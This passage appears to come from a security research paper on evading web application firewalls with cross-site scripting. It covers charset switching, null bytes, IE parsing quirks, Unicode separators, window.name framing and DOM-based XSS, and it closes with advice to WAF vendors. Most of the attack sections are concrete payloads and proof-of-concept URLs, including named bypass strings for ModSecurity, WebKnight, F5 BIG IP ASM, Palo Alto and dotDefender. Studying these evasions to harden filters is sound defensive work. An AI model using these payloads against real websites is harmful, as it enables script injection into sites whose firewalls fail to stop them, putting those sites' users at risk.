
Charset bugs have been very common with IE too, the first charset bug was with UTF-7, and however we are not going to talk about it since it only works on old browsers, but I will discuss a more interesting scenario, where we are able to execute JavaScript in modern browsers. Charset defines encoding on a page, most of the websites on the internet use utf-8, however other charsets have been created to facilitate the use of other characters. In case where you are able to change the charset of the page to the encoding of your choice by tampering the parameters we can bypass 99.99% of WAF's and other protections such as HTML special characters, however this scenario occurs very rarely.

Consider the following scenario, where the following application is using HTML special characters or you are up against a WAF that is encoding your input, the **charset** parameter defines the encoding of the page which is set to UTF-8 by default

- <http://xsst.sinaapp.com/utf-32-1.php?charset=utf-8&v=XSS>

We will try to inject our sample payload and take a look at the results:

- [](http://xsst.sinaapp.com/utf-32-1.php?charset=utf-8&v=)



Since, we have a parameter that is able to set the charset, we will try changing it to UTF-32 and try injecting a UTF-32 based payload:

√ 燻 燻 script 燻 alert(1) 燻 /script 燻

So, when we will inject the above payload, it will be encoded to the UTF-32 encoding that we set, and then as the output encoding of the page is utf-8, it will be rendered as:

"<script>alert (1) </ script>

The final POC would look like as follows:

`http://xsst.sinaapp.com/utf-32-1.php?charset=utf-32&v=%E2%88%80%E3%B8%80%E3%B0%80script%E3%B8%80alert(1)%E3%B0%80/script%E3%B8%80`

The above payload would execute JavaScript inside of Internet explorer 9 or below, the reason why it would execute inside of IE9, because not only IE does not recognize the UTF-32 charset and so as Firefox, but also IE up till 9 consumes null bytes **[0x00]**, whereas Chrome and Safari does recognize the utf-32 charset.

5.1.3 Null Bytes

If you have some programming background you'd be familiar with the concept of null bytes, they are commonly used as string terminator, Internet explorer up to 9 ignores null bytes everywhere, and this can help us evade many web application filters in case they are not filtering out the null bytes. I used null bytes trick to bypass mod_security's XSS filter few months back. Here are few examples:

Examples

- `<scri%00pt>alert(1);</scri%00pt>`
- `<scri\x00pt>alert(1);</scri%00pt>`
- `<s%00c%00r%00%00ip%00t>confirm(0);</s%00c%00r%00%00ip%00t>`

Note: Nullbytes only work upto php 5.3.8.

5.1.4 Parsing Bugs

The RFC states that NodeNames cannot be a whitespace, this means that the following would examples would not work or render JavaScript.

- `<script>alert(1);</script>`
- `<%0ascript>alert(1);</script>`
- `<%0bscript>alert(1);</script>`

So, let's assume that a filter where it's looking for a character (a-z) at the start of the nodename and is stripping it out. But in case where we can inject things the other special characters such as %, //, ! etc., we can bypass the filter inside old versions of internet explorer, the reason being is that in older IE's payloads such as `<%, <//, <!,<?` Would get parsed as `<` and therefore we can inject our payload just after these characters. Here are few examples:

Examples

- `</// style=x:expression\28write(1)\29> // Works upto IE7`

Reference: <http://html5sec.org/#71>

- `<!--[if]><script>alert(1)</script --> // Works upto IE9`

Reference:

<http://html5sec.org/#115>

- `<?xml-stylesheet type="text/css"?><root style="x:expression(write(1))"/>
// Works in IE7`

Reference: <http://html5sec.org/#77>

- `<%div%20style=xss:expression(prompt(1))> // Works Upto IE7`

5.1.5 Unicode Separators

In Unicode charsets, we have separators which are parsed as space characters, every browser has its own set of separators. When you are up against WAF's with good rule set, they'd often block all the event handlers, the regular expression for blocking all event handlers would look something as follows:

[on\w+\s*]

The above regular expression would look for everything start with on* and strip/filter it out. The problem with the "\s" meta-character is that it does not contains certain separators, x0b being an example.

To determine valid separators for each browser, we can attempt to fuzz from range of 0x00 to 0xff and fuzz each browser to obtain valid separators; luckily for us "Masato Kinugawa" has already compiled a list of valid separators for each browser.

- **IEplorer**= [0x09,0x0B,0x0C,0x20,0x3B]
- **Chrome** = [0x09,0x20,0x28,0x2C,0x3B]
- **Safari** = [0x2C,0x3B]
- **FireFox**= [0x09,0x20,0x28,0x2C,0x3B]
- **Opera** = [0x09,0x20,0x2C,0x3B]
- **Android** = [0x09,0x20,0x28,0x2C,0x3B]

Out of all the separators the x0b is a nasty one, Mod_security had applied a similar kind of reg-ex as described above, I used the following POC to bypass the mod_security the second time.

- `<a/onmouseover[\x0b]=location='\x6A\x61\x76\x61\x73\x63\x72\x69\x70\x74\x3A\x61\x6C\x65\x72\x74\x28\x30\x29\x3B'>rhainfosec`

The following python snippet would print all the characters from the range of 0x00 to 0xff:

```
count = 0
for i in xrange(0x00,0xff):
    count += 0x1
    printchr(i),
    print count
```

5.2.1 Missing X-frame Options

It's often misunderstood that x-frame options are used for protecting against Clickjacking vulnerabilities, however preventing the websites from being framed could save you from countless XSS vulnerabilities too. Let's talk about few of the scenarios where missing x-frameoptions can cause problems.

5.2.2 Docmodes

Internet Explorer introduced doc-modes a long time ago, the functionality of doc-modes were to provide backward compatibility to older browsers, however this poses a significant risk, in case where an attacker is able to frame your website, he may be able to introduce doc-mode and would be able to execute CSS expressions likes as follows:

expression(open(alert(1)))

The following POC would insert IE7 emulator and render the website into an iframe:

POC

```
<html>
<body>
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" />
<iframe src="https://targetwebsite.com">
</body>
</html>
```

5.2.3 Window.name Trick

The name object represents the name of the window, in a scenario where we are able to load page inside an iframe we are able to control the name part of the window which we can use to execute JavaScript and along with it also bypass payload length restrictions, so again assuming that we are able to frame a website and are not able to inject “javascript:alert(1)”.

POC

```
<iframe src='http://www.target.com?foo="xss autofocus/AAAAA onfocus=location=window.name//'  
name="javascript:alert("XSS")"></iframe>
```

The location parameter is equal to “window.name” and since we control the name property we set the name equal to “javascript:alert(“XSS”)” and hence we are able to execute JavaScript.

6.1 DOM Based XSS

The server side filters fail against DOM Based XSS, the reason being is that inside of DOM based XSS the xss vector is always executed on the client side. Let’s take a look the simplest example:

```
<script>  
  
vari=location.hash;  
  
document.write(i);  
  
</script>
```

The above JavaScript takes input from location.hash and anything passed after location.hash is not sent to the server, in the very next the user based input is directly printed to the DOM using document.write property without any escaping of the JavaScript. This would result in a DOM Based XSS.

In certain cases we can convert a reflected XSS into a DOM based XSS vulnerability to avoid filter bypass, let’s take a look at the following POC:

```
http://www.target.com/xss.php?foo=<svg/onload=location=/java/.source+/script/.source+location.h  
ash[1]+/al/.source+/ert/.source+location.hash[2]+/docu/.source+/ment.domain/.source+location.has  
h[3]//#:( )
```

The above POC would only work if [and . and + is allowed, we can use location.hash to inject all the disallowed characters. Inside the above scenario the characters (,) and : were disallowed, however [, . and + were allowed. Therefore, we used inserted location.hash[index] at the place where we wanted to inject our disallowed characters.

- **Location.hash[1] = :** // Defined at the first position after the hash.

- `Location.hash[2]= (// Defined at the second position after the hash.`
- `Location.hash[3] =) // Defined at third position after the hash.`

The only obstacle against DOM Based XSS are the Client side XSS filters, however that my friends is a different story, we will take a look at methods to bypassing them inside a separate paper.

7.1 Bypasses

By tweaking the payloads mentioned inside the cheat sheet, we were able to bypass most of the popular WAF's. We have decided not to make some of them public until they get fixed as it would be against the ethics.

7.1.1 ModSecurity's Bypass

- `<scri%00pt>confirm(0);</scri%00pt>`
- `<a/onmouseover[\x0b]=location='\x6A\x61\x76\x61\x73\x63\x72\x69\x70\x74\x3A\x61\x6C\x65\x72\x74\x28\x30\x29\x3B'>rhainfosec`

Reference: <http://blog.spiderlabs.com/2013/09/modsecurity-xss-evasion-challenge-results.html>

7.1.2 WEB KNIGHT BYPASS

- `<isindex action=j	a	vas	c	r	ipt:alert(1) type=image>`
- `<marquee/onstart=confirm(2)>`

7.1.3 F5 BIG IP ASM and Palo ALTO Bypass

- `<table background="javascript:alert(1)"></table>`

The above vector only works in IE6 and older versions of opera, at the time of writing we do have another valid vector for F5, BIG IP ASM and Palo ALTO that would execute javascript across modern browsers. However, the vendors are still fixing it so we decided not to make it public.

Here is another bypass from @secalert for F5 BIG IP ASM:

- `"/><marquee onfinish=confirm(123)>a</marquee>`

7.1.4 Dot Defender Bypass

- `<svg/onload=prompt(1);>`

- `<isindex action="javas&tab;cript:alert(1)" type=image>`
- `<marquee/onstart=confirm(2)>`

Conclusion

Hence, it's concluded that Blacklisting is never the perfect solution; blacklisting saves time however makes the application more vulnerable than whitelisting. We would like to recommend the following best practices to the WAF vendors.

- 1) Developers and administrators should always keep in mind that a WAF is only a sticking plaster which should be used for a defined time-manner for a known vulnerable controller/param until the vulnerability has been patched inside the source code.
- 2) It is very important to keep the signatures for the WAF up to date and test new signatures before going live to ensure that work as expected.
- 3) A WAF can only help one if they are configured with the signatures needed for the particular controller/parameter, therefore it would need manual definitions like expected value type, min/max content-length, content-type and so one for each of this parameters to ensure that the WAF knows when to block or alarm with intrusive requests.
- 4) If a WAF relies upon blacklist, you should make sure that it is capable of blocking well known browsers bugs by keeping your signatures up-to-date and verifying that the WAF maintainers release new signatures regularly.

References

- <https://zdresearch.com/zdresearch-xss1-challenge-writeup/>
- <http://blog.spiderlabs.com/2013/09/modsecurity-xss-evasion-challenge-results.html>
- <http://html5sec.org>
- <https://cure53.de/xfo-clickjacking.pdf>
- <http://resources.infosecinstitute.com/demystifying-html-5-attacks/>